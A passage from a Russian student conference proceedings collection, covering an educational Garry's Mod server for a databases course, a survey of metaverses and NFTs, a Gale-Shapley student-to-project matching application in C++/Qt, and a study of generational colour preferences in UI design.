Целью работы является увеличение заинтересованности студентов к изучению материала по дисциплине «Базы данных», упрощение изучения текстового материала, путём создания диалоговой системы для взаимодействия с игровыми персонажами и компьютерами на образовательном сервере, развитие внимательности и сообразительности, путём прохождения квестов на проверку пройденного материала по базам данных.

В процессе проектирования архитектуры игры необходимо создать систему игрового взаимодействия, прописать сценарии, разработать простой в понимании интерфейс [3].

Основная часть

Концепция образовательного сервера в самой игре, заключается в управлении 3D-персонажем, который может изучать материал по дисциплине «Базы данных», взаимодействуя с игровым персонажем (от англ. NPC) и виртуальными компьютерами. Присутствует система квестов, в которых сначала нужно изучить материал по базам данных, потом пройти проверку пройденного материала у игрового персонажа. Пользователь сам для себя решает, когда его нахождение в игре будет завершено.

Важной частью в процессе создании образовательного сервера можно назвать архитектуру игры [4]. Архитектура отвечает за функциональность игры и включает в себя пять важнейших пунктов:

1. Дизайн уровней. На хорошем дизайне основано желание заходить в игру ежедневно, для выполнения квестов и изучения материала.
2. Игровой движок. Программное обеспечение, которое отвечает за возможности расширения игрового дизайна.
3. Графика игры. Графика должна быть визуально приятной для повышения качества игрового процесса.
4. Саундтрек. Звук в игре создаёт множество эмоций, поэтому правильное его использование, гарантирует положительное настроение.
5. Пользовательский интерфейс. Отвечает за то, как пользователь взаимодействует с интерфейсом и игровым процессом, поэтому он должен быть максимально простым и понятным [2].

Объединение всех этих пунктов и называют – архитектурой игры. Именно она отвечает за обеспечение уникального контента и получения образовательного игрового опыта.

В проектируемом образовательном сервере присутствует сюжет с материалом из лекций по дисциплине «Базы данных», который уже создан и каждый может его пройти.

Спроектируем игровые взаимодействия, они покажут, что пользователь может делать как в главном меню игры, так и в самой игре [5]. На рисунке 1 показаны игровые взаимодействия в виде диаграммы прецедентов для проектируемого образовательного сервера в игре Garry's mod.

В качестве средств разработки образовательного сервера использовались: Notepad ++ (редактирование кода), Console (консоль), srcds (steamCMD), Source (движок).

Заключение

В данной работе по проектированию образовательного сервера по дисциплине «Базы данных» рассмотрена текстовая демонстрация проектирования сервера, модель сценария и взаимодействия, так же система диалогов и квестов. Получение и изучение информации по базам данных с помощью образовательного игрового сервера стало намного проще и увлекательнее. Архитектура игры так же играет не маловажную роль, которая включает в себя качественное звучание, визуализацию игрового процесса и простоту, и практичность пользовательского интерфейса.




Рисунок 1 – Проектирование взаимодействий

СПИСОК ИСТОЧНИКОВ

1. Яковлев, А. С. Разработка программного обеспечения для игрового приложения «Я - Турист» / А. С. Яковлев, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / Редколлегия : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 476-479.
2. Бурчинский, А. В. Разработка игры под операционную систему Android / А. В. Бурчинский, М. Е. Щелкунова // Научно-техническое творчество аспирантов и студентов: материалы 47-й научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 10-21 апреля 2017 г. / редкол.: Э. А. Дмитриева (отв. Ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2017. – С.168-170.
3. Морошкин, Е. М. Проектирование игровой программы для мобильного устройства / Е. М. Морошкин, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 256-259.
4. Абарникова, Е. Б. Проектирование архитектуры компьютерной игры в межплатформенной среде разработки «Unity» / Е. Б. Абарникова, В. В. Величко // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 3-6. – EDN NZHJPG.
5. Морошкин, Е. М. Разработка игровой программы для мобильного устройства / Е. М. Морошкин, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20-25 марта 2021 года / Редколлегия: Григорьев Я. Ю., Трещев И. А. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 338-341.

УДК 004.056.6

Бондарев Илья Валерьевич, студент, Комсомольский-на-Амуре государственный университет

Bondarev Ilya Valeryevich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

ЧТО ТАКОЕ МЕТАВСЕЛЕННАЯ, КАК ОНА УСТРОЕНА, ЕЕ РИСКИ И ВОЗМОЖНОСТИ И СВЯЗЬ С NFT

WHAT THE META-UNIVERSE IS, HOW IT WORKS, ITS RISKS AND OPPORTUNITIES, AND ITS RELATIONSHIP TO NFT

Аннотация. Эта работа посвящена метавселенным, а именно, что такое метавселенная. Прогнозы о быстро растущем использовании Metaverse частными и коммерческими

пользователями. Как работает Метавселенная. Какие существуют типы платформ Metaverse. В чем разница между метавселенной и виртуальной реальностью. Каковы риски Метавселенной и как связаны NFT с метавселенными.

Abstract. This paper focuses on meta-universes, specifically what a meta-universe is. Predictions about the rapidly growing use of Metaverse by private and commercial users. How the Metaverse works. What types of Metaverse platforms exist. What is the difference between the Metaverse and virtual reality. What are the risks of the Metaverse and how NFTs relate to meta-universes.

Ключевые слова: метавселенные, NFT, виртуальная реальность, IT-технологии, информационные системы.

Key words: meta-universes, NFT, virtual reality, IT-technologies, information systems.

Введение

Метавселенная – это видение захватывающего будущего Интернета. Концепция быстро развивается, как и технологии, лежащие в ее основе.

Актуальность темы состоит в том, что люди все больше времени проводят в виртуальных пространствах, а метавселенная – это частный случай виртуального пространства, дающий больше возможностей, отсюда следует что метавселенные могут стать неотъемлемой частью жизни в будущем.

Возможности обширны и разнообразны, с элементами Метавселенной, такими как криптовалюты и NFT, уже знакомыми многим пользователям Интернета.

За последние десять лет исследовательская работа в области метавселенных была углублена, и был достигнут большой прогресс. Теоретической и методологической базой при написании данной работы послужили труды отечественных исследователей в области метавселенных, таких как: Обласов, А.А., В. М. Малышев, П. Д. Плюйко, И. В. Караванов.

Целью данной работы: разобрать прогнозы о быстро растущем использовании Metaverse частными и коммерческими пользователями, как работает метавселенная, какие типы платформ существуют, каковы риски metaverse и в чем разница между метавселенной и виртуальной реальностью. Как связаны NFT с метавселенными.

Прогнозы о быстро растущем использовании Metaverse частными и коммерческими пользователями

Bloomberg оценивает Metaverse как рынок стоимостью 800 миллиардов долларов, в то время как осведомленность и образование потребителей в отношении Metaverse быстро растут.

Она населена людьми в виде цифровых аватаров и является миром, в котором пользователи могут заниматься собой в одиночку или действовать с другими.

Этот захватывающий интернет-опыт реализуется с помощью комбинации Web 3.0, виртуальной реальности (VR), дополненной реальности (AR), технологии блокчейна и других технологий [1].

Как работает Метавселенная?

Для работы в Metaverse требуется несколько технологий, как установленных, так и новых. Это пространство, где физическая и цифровая реальности объединяются – это создает виртуальный мир, который напоминает реальную жизнь.

Цифровая валюта играет центральную роль в Метавселенной: она является частью цифровой экономики, с помощью которой можно вести все виды бизнеса. Несамозаменяемые токены (NFT) – это еще одна форма транзакций, которая формирует независимую виртуальную экономику в этом виртуальном мире.

Технологические тенденции в области обработки пространственных данных, такие как VR, AR и ИИ, вместе формируют инфраструктуру Метавселенной и обеспечивают комплексное взаимодействие между различными элементами [1].

Какие существуют типы платформ Metaverse?

Существует два основных типа платформ Metaverse. Некоторые не интегрируют блокчейн в свой механизм и работают с централизованной системой, такой как *Roblox*.

Другие платформы интегрируют блокчейн и используют NFT, а также криптовалюты. Они могут быть либо децентрализованными, такими как *Decentraland* и *The Sandbox*, либо централизованными, такими как *Meta* (ранее Facebook) *Roblox*, *Decentraland*, *The Sandbox* и *Meta* – все это примеры метавселенных, которые в настоящее время существуют и все чаще используются [1].

В чем разница между Метавселенной и виртуальной реальностью?

Основные различия заключаются в определении и праве собственности. Как мы уже узнали, Metaverse – это иммерсивное виртуальное пространство, в котором пользователи могут испытать других в виде своих цифровых аватаров. Напротив, VR – это реальная технология для создания трехмерных сред с элементами видения, прикосновения и слуха.

Метавселенная – это постоянный виртуальный мир, который предлагает широкий спектр впечатлений. Сети остаются на месте, даже если пользователь не имеет с ними дело. Опыт виртуальной реальности заканчивается, когда используемое VR-устройство выключается.

Вторая большая разница заключается в собственности. Как уже упоминалось, Metaverse не принадлежит ни одному лицу или учреждению. С другой стороны, VR-система является собственностью бренда, который ее разрабатывает и производит [3].

Каковы риски Метавселенной?

Риски безопасности должны соблюдаться в области сбора данных и конфиденциальности пользователей. Кроме того, кибербезопасность и защита от домогательств и нападений, в том числе те, которые возможны в результате неправильного использования тактильных технологий, являются ключевыми проблемами Метавселенной [2].

Еще одной потенциальной проблемой является расширение цифрового разрыва, которое может быть усугублено тем фактом, что для полного доступа к опыту требуется определенное оборудование. Угроза социальной инженерии и манипулируемого поведенческого поведения также должна быть тщательно взвешена [5].

Как связаны NFT с метавселенными?

Невзаимозаменяемые токены, более широко называемые NFT, являются основными строительными блоками денежной стоимости в метавселенной. Это уникальные единицы данных, которые хранятся в блокчейне и могут быть проданы и проданы. NFT бывают разных форм, включая графику, видео, предметы коллекционирования, аватары, модные предметы и музыку [4].

Заключение

В работе было показано, что метавселенная считается как одна из десяти самых важных стратегических технологических тенденций на 2023 год. Были выявлены основные отличия метавселенных от виртуальной реальности.

Авторы показали, что работа метавселенной состоит в том, что она создает виртуальный мир, который схож с реальностью. Авторами были выяснены основные риски метавселенных, такие как расширение цифрового разрыва и конфиденциальность данных, существующие виды на текущее время и какую роль играет NFT, как цифровая валюта в метавселенных.

СПИСОК ИСТОЧНИКОВ

1. Плюйко, П. Д. Право цифровой собственности в метавселенной / П. Д. Плюйко, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том

Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2023. – С. 338-340. – EDN WZBJRA.

2. Обласов, А. А. Риски кибербезопасности в метавселенных / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 96-8. – С. 160-162. – DOI 10.18411/trnio-04-2023-438. – EDN QKVXET.

3. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.

4. Малышев, В. М. Реализация невзаимозаменяемых токенов в метавселенных / В. М. Малышев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2023. – С. 317-319. – EDN SMBTAO.

5. Угрозы кибербезопасности / И. Д. Гусев, И. В. Караванов, И. В. Бондарев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 184-186. – EDN WPHHRD.

УДК 004.42, 378.145

Буданова Алена Юрьевна, студент, Тихоокеанский государственный университет
Budanova Alyona Yurievna, Student, Pacific National University

Вихтенко Эллина Михайловна, кандидат физико-математических наук, доцент, высшая школа кибернетики и цифровых технологий, Тихоокеанский государственный университет
Vikhtenko Ellina Mikhailovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Higher School of Cybernetics and Digital Technologies, Pacific National University

ИСПОЛЬЗОВАНИЕ АЛГОРИТМА ГЕЙЛА-ШЕПЛИ ДЛЯ РАСПРЕДЕЛЕНИЯ ЗАДАЧ ПРИ ОРГАНИЗАЦИИ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТИ СТУДЕНТОВ

USING THE GALE-SHAPLEY ALGORITHM FOR PROBLEM DISTRIBUTION IN ORGANIZING STUDENTS' PROJECT ACTIVITIES

Аннотация. В работе рассмотрено применение алгоритма Гейла-Шепли при организации проектной деятельности студентов. Алгоритм построения устойчивого паросочетания использован для распределения студентов по проектам с учетом характеристик исполнителей и проектных задач. Выполнена программная реализация, проведены вычислительные эксперименты.

Abstract. The paper discusses the use of the Gale-Shapley algorithm in organizing student project activities. An algorithm for constructing a stable matching was used to distribute students among projects, taking into account the characteristics of performers and project tasks. A software implementation has been completed and computational experiments have been carried out.

Ключевые слова: алгоритм Гейла-Шепли, проектная деятельность, студент, приложение, язык программирования C++.

Key words: Gale-Shapley algorithm, project activity, student, application, C++ programming language.

Введение

В университетах программой обучения предусмотрено изучение проектной деятельности и работа студентов над проектами. Чтобы реализовать проект, необходимо собрать группу заинтересованных в нём людей. Если работать со студентами одной группы, то задача не слишком сложная, но и команда проекта не слишком разнообразна. А если работать со студентами нескольких групп, то организация процесса формирования команд проектов не может быть проконтролирована преподавателем в полной мере.

Целью работы являлось создание инструмента для облегчения работы преподавателей со студентами. А также это приложение должно быть с возможностью дальнейшей адаптации под мобильные устройства.

Одним из алгоритмов для оптимизации организации проектной деятельности является алгоритм Гейла-Шепли построения устойчивого паросочетания [1, 2], который был использован в работе.

В общей формулировке задача поиска устойчивых паросочетаний формулируется следующим образом:

- имеется два множества элементов $X = \{x_1, x_2, \dots, x_N\}$ и $Y = \{y_1, y_2, \dots, y_N\}$;
- требуется сформировать пары $\langle x_i, y_j \rangle$, $i, j = 1, 2, \dots, N$, причем все элементы множеств X и Y имеют свои предпочтения в выборе пары.

Паросочетание является стабильным, когда нет ни одной пары (x_r, y_s) , не входящей в это паросочетание, в которой оба предпочитают друг друга своей текущей паре.

В приложении реализован алгоритм нахождения устойчивого паросочетания для организации проектной деятельности учащихся, в котором использованы два множества: множество проектов и множество исполнителей. А так же в нём есть возможность ввода данных студентов, проектов и их требований и характеристик.

Постановка задачи

Есть список студентов–исполнителей проектов $\alpha_1, \alpha_2, \dots, \alpha_N$, список проектов A_1, A_2, \dots, A_N и список возможных требований–характеристик для исполнителей проектов $\kappa_1, \kappa_2, \dots, \kappa_M$. Каждому исполнителю α_i соответствует свой набор характеристик $\kappa_i = (\kappa_{r_1}, \kappa_{r_2}, \dots, \kappa_{r_i})$ из списка характеристик, являющийся описанием исполнителя. Каждому проекту A_j также соответствует набор характеристик $\kappa_j = (\kappa_{s_1}, \kappa_{s_2}, \dots, \kappa_{s_j})$, являющийся требованием к исполнителю.

Необходимо составить пары $\langle \text{исполнитель, проект} \rangle$, используя каждого исполнителя и каждый проект из списков единожды, причем наборы характеристик элементов пары должны максимально совпадать. Таким образом можно направить большое количество студентов выполнять проекты.

Алгоритмы

Входными данными являются 3 множества, из которых два являются равными по размеру – это проекты и исполнители, а последнее – это множество характеристик, относящееся к остальным множествам. Для использования алгоритма Гейла-Шепли необходимо сформировать списки предпочтений для элементов множеств проектов и исполнителей (таблица 1).

Таблица 1 – Списки множеств проектов и исполнителей

Исполнитель	Проекты	Проект	Исполнители
α_1	$A_1 = (A_{1_1}, A_{2_1}, \dots, A_{N_1})$	A_1	$\alpha_1 = (\alpha_{1_1}, \alpha_{2_1}, \dots, \alpha_{N_1})$
α_2	$A_2 = (A_{1_2}, A_{2_2}, \dots, A_{N_2})$	A_2	$\alpha_2 = (\alpha_{1_2}, \alpha_{2_2}, \dots, \alpha_{N_2})$
...
α_N	$A_N = (A_{1_N}, A_{2_N}, \dots, A_{N_N})$	A_N	$\alpha_N = (\alpha_{1_N}, \alpha_{2_N}, \dots, \alpha_{N_N})$

Список проектов A_i для исполнителя α_i ($i = 1, 2, \dots, N$) сортируется следующим образом: в начало списка перемещаются те элементы, у которых число характеристик,

совпадающих с характеристиками владельца списка, больше. Далее производится вторая сортировка среди элементов, у которых в первой сортировке получилось одинаковое число совпадающих характеристик. Среди них в начало переносятся элементы с большим числом характеристик.

Аналогично сортируются списки исполнителей α_j для проектов A_j .

Построенные таким образом списки предпочтений используются в алгоритме Гейла-Шепли. В ходе выполнения алгоритма каждый исполнитель и проект помечается флагом $flag$, который может принимать значения 0, 1 или 2,

$$flag = \begin{cases} 0, & \text{элемент не помечен (не использован в паре);} \\ 1, & \text{элемент рассматривается как потенциальная пара;} \\ 2, & \text{элемент включен в пару (использован).} \end{cases}$$

Первоначально флаги всех исполнителей и проектов равны нулю.

Псевдокод алгоритма Гейла-Шепли для организации проектной деятельности:

while существует свободный проект:

выберем A_j , для которого $flag(A_j) = 0$

выберем α_{i_j} – первый исполнитель из текущего списка α_j

if $flag(\alpha_{i_j}) = 0$:

присваиваем $flag(\alpha_{i_j}) = 1$ и присваиваем $flag(A_j) = 1$

else:

if α_{i_j} предпочитает A_j своему текущему проекту A_s :

присваиваем $flag(\alpha_{i_j}) = 1$

присваиваем $flag(A_j) = 1$

вычёркиваем α_{i_j} из списка предпочтений A_s :

присваиваем $flag(A_s) = 0$

else:

вычёркиваем α_{i_j} из списка предпочтений A_j

Когда свободные проекты заканчиваются, значения всех флагов у исполнителей изменяются с 1 на 2.

Описание программной реализации

Программа разработана на платформе Qt на языке C++ [3, 4, 5], что позволит в дальнейшем сделать приложение кроссплатформенным. Был разработан интерфейс и реализованы алгоритм составления списков предпочтений и алгоритм Гейла-Шепли. Пример работы приложения представлен на рисунке 1.

Реализация метода Рунге-Кутте	Владимир В. Г.
Создание игры дополненной реальности	Кристина Д.Е.
Написание документации к коду	Евгений А. Б.

Рисунок 1 – Результат попарного распределения

Для хранения и представления данных использован класс из библиотеки Qt – `QStringList`. Это позволило не копировать информацию внутри программы и улучшить эффективность работы приложения. Алгоритм Гейла-Шепли представлен в программе в виде функции и результатом его выполнения является создание устойчивых пар <проект, исполнитель>.

Заключение

Для задачи формирования команд для проектной деятельности разработано приложение, позволяющее автоматизировать процесс распределения задач между исполнителями. В приложении предусмотрены возможности для расширения функционала, такие как поддержка кроссплатформенной разработки, и поддержка переноса информации из списков проектов, характеристик и исполнителей в любую часть приложения. Благодаря возможности задания произвольного набора характеристик данное приложение может быть использовано для широкого круга задач.

Благодарности

Работа выполнена при поддержке Хабаровского отделения регионального научно-образовательного центра «Дальневосточный центр математических исследований» (допсоглашение с Минобрнауки от 16 февраля 2023 г. № 075-02-2023-932).

СПИСОК ИСТОЧНИКОВ

1. Вирт, Н. Алгоритмы и структуры данных / Н. Вирт – Москва : «ДМК Пресс», 2010. – 272 с. – ISBN 978-5-94074-584-6.
2. Клейнберг, Дж., Тардос, Е. Алгоритмы: разработка и применение. Классика Computers Science / Пер. с англ. Е. Матвеева. – Санкт-Петербург: Питер, 2016. – 800 с. – ISBN 978-5-496-01545-5.
3. Лафоре, Р. Объектно-ориентированное программирование в C++ / Р. Лафоре – 4-к изд. – Санкт-Петербург: «Питер», 2013. – 924 с. – ISBN 978-5-423-0038-6.
4. Страуструп, Б. Программирование. Принципы и практика использования C++ / Б. Страуструп – Москва: «Вильямс», 2011. – 1248 с. – ISBN 978-5-8459-1705-8.
5. Эккель, Б. Философия C++. Введение в стандартный C++ / Б. Эккель – 2-е изд. – Санкт-Петербург: «Питер», 2004. – 572 с. – ISBN 5-469-00043-5.

УДК 004.9

Валеева София Андреевна, студент, Комсомольский-на-Амуре государственный университет

Valeeva Sofiya Andreevna, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Yelena Borisovna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ВЛИЯНИЕ ТЕОРИЙ ПОКОЛЕНИЙ НА ВЫБОР ЦВЕТОВЫХ СХЕМ В UI-ДИЗАЙНЕ

THE INFLUENCE OF GENERATIONAL THEORIES ON THE CHOICE OF COLOR SCHEMES IN UI DESIGN

Аннотация. В статье проведены исследования и анализ проблем выбора цветových схем при реализации UI-дизайна и их связь с Теорией поколений. В ходе исследования проанализированы и выявлены системы цветových предпочтений потенциальных пользователей в зависимости от поколения, описаны базовые схемы для поколений беби-бумеров, X, Y, Z и Alpha. Приведен пример разработки реального мобильного приложения и результаты юзабилити-тестирования.

Abstract. The article studies and analyzes the problems of choosing color schemes in the implementation of UI design and their connection with the Theory of generations. In the course of the study, the systems of color preferences of potential users depending on the generation were analyzed and identified, basic schemes for the generations of baby boomers, X, Y, Z and Alpha were described. An example of the development of a real mobile application and the results of usability testing is given.

Ключевые слова: психология цвета, бумеры, цвета, оттенок, миллениалы, поколение Z, поколение Альфа, возрастная категория.

Key words: psychology of color, boomers, colors, shade, millennials, generation Z, generation alpha, age category.

Введение

В цифровую эпоху одной из отличительных особенностей современных информационных технологий является клиентоориентированность. Вопросы, посвященные изучению проблем и особенностей разработки удобного, несложного и интуитивно понятного интерфейса становятся все более актуальными. Целью данной работы является проведение исследования и анализ проблем выбора цветовых схем при реализации UI-дизайна, формирование базовых цветовых схем для различных групп потенциальных пользователей. А также апробация сформированных базовых схем на реальном приложении «Школа искусств».

Колористика – один из основных аспектов в интерфейсе. Эксперты давно уже изучают психологию цвета и его воздействия на разные возрастные группы. В [1] приводятся результаты исследований, в которых принимали участие разные поколения. По результатам данных исследований можно сделать предположение, что цветовые предпочтения тесно связаны с Теорией поколений. Смысл теории в том, что каждые 20 – 25 лет на свет появляются люди, мировоззрение которых не схоже с убеждениями предшественников [2].

Основная часть

Каждый год, начиная с 2000 года, маркетологи объявляли цвет года [3]. Исходя из этого, можно проанализировать, как цвет влиял на восприятие людей из разных возрастных групп.

Первая возрастная категория – это бэби-бумеры. Они родились в период с конца 1940-х до начала 1960-х. Это поколение предпочитает нейтральные, спокойные цвета. Они больше отдадут предпочтение бежевым, серым цветам или темному и приглушенному голубому цвету (рисунок 1). Бумеры выбирают эти цвета, скорее всего, из-за сочетания психологии цвета и того, как они используются в дизайнерском решении. Например, бежевый цвет имеет успокаивающий эффект и часто ассоциируется с консервативными ценностями. Синий – является олицетворением честности и благонадежности, также он считается «корпоративным цветом».



Рисунок 1 – Цветовая гамма, которую предпочитают бумеры

Вторая возрастная категория – поколение X. Это те, кто родились между середины 1960-х и 1980-х годов. Эта возрастная группа не имеет «официального» цвета, как и поколение бумеров. Их предпочтения основываются на цветовой гамме прошлого поколения. Палитра становится более природной – добавляется много зеленых, красных и фиолетовых оттенков (рисунок 2). Разница между двумя поколениями небольшая, но уже в дизайне видно, что поколение X больше украшает свои квартиры в натуральные более яркие цвета, чем это делали бумеры, у которых были бежевые и бордовые оттен-

ки в приоритете. Согласно психологии цвета [4], оттенки, которые использует поколение X больше приближены к природным. Например, бирюзовый – ассоциируется с флорой и проявляет успокаивающий эффект. Темно-зеленый выглядит умиротворяюще и натурально. Бытовую технику часто выпускали именно в таком цвете, поэтому эффект ностальгии может повлиять на их предпочтения.



Рисунок 2 – Цветовая гамма, которую предпочитает поколение X

Следующая возрастная группа – миллениалы. Представители поколения Y родились между 1981 и 1996 годами. У этого поколения уже появляется свой официальный цвет, который называется «розовый миллениалов». Некоторые предполагают, что этот цвет проявляет бунтарский ответ на чрезмерную феминизацию розового цвета. Когда считалось, что розовый оттенок является исключительно девчачьим, но сейчас он стал гендерно нейтральным и применяется в производстве толстовок или наушников. Миллениалы также предпочитают энергичные цвета, например, коралловый, голубой, оранжевый, мятно-зеленый или лавандовый (рисунок 3).



Рисунок 3 – Цветовая гамма, которую предпочитает поколение Y (миллениалы)

Четвертая возрастная группа – поколение Z. Они родились в периоде с 1997 по 2012 годы. Фирменный цвет этого поколения считается желтый – очень энергичный и солнечный оттенок. Опираясь на психологию цвета, желтый оттенок символизирует радость и позитив. Также данная возрастная группа предпочитает яркие, жизнерадостные оттенки зеленого. Оба этих цвета показывают большую любовь поколения Z к эффектным оттенкам (рисунок 4). Ходят слухи, что следующим возможным цветом, который будет признан поколением Z является светло-фиолетовый оттенок [5].



Рисунок 4 – Цветовая гамма, которую предпочитает поколение Z

Пятая возрастная группа – поколение Alpha. Это поколение только формируется, исходя из этого, оно мало изучено. В рамках данной работы были проведены исследования (рисунок 5), которые показали, что поколение Alpha предпочитает такую же колористику, что и поколение Z.




Рисунок 5 – Диаграмма, результатов опроса целевой группы поколения Alpha

Для подтверждения гипотезы о том, что разные возрастные группы предпочитают определенную цветовую палитру, использовался подход при разработке мобильного приложения «Школы Искусств» (рисунок 6), в котором пользователям предлагалось

выбрать из трех предложенных тем ту, которая больше всего понравилась. Благодаря этому подходу удалось выяснить, что из 6 человек поколения X, 4 человек поколения Y и 8 человек поколения Z при настройке кабинета 90% использовали цветовую схему своего поколения.




Рисунок 6 – Колористика миллениалов, поколения Z и Alpha, и бумеров

Заключение

В работе было проведено исследование, по которому можно сделать вывод, что UI-дизайн зависит от Теории поколений. Были затронуты такие возрастные группы, как бумеры, поколение X, миллениалы (поколение Y), поколение Z и поколение Alpha. Благодаря знанию теории поколений можно разработать дизайн, который будет адаптироваться под пользователя, прошедшего регистрацию. Используя такую функцию, можно разработать действительно клиентоориентированное приложение и значительно расширить целевую аудиторию потенциальных пользователей.

СПИСОК ИСТОЧНИКОВ

1. AMYWAX.com : образовательная платформа : сайт. – . – URL: <https://amywax.com/generational-colors-how-to-attract-various-demographics-via-color/#:~:text=Gen%20Xers%20tend%20to%20be,%2C%20midwestern%20browns%2C%20and%20violets.> (дата обращения 07.11.2023). – Режим доступа: по подписке;
2. PROSTUDIO.ru : образовательная платформа : сайт. – Москва, 2007. – . – URL: <https://prostudio.ru/journal/generation-x-y-z/?ysclid=loz1qrvrpz197917581#heading-2> (дата обращения 07.11.2023). – Режим доступа: для зарегистрир. пользователей;
3. eLIBRARY.ru : научная электронная библиотека : сайт. – Москва, 2000 – . – URL: <https://elibrary.ru> (дата обращения: 07.11.2023). – Режим доступа: для зарегистрир. пользователей;
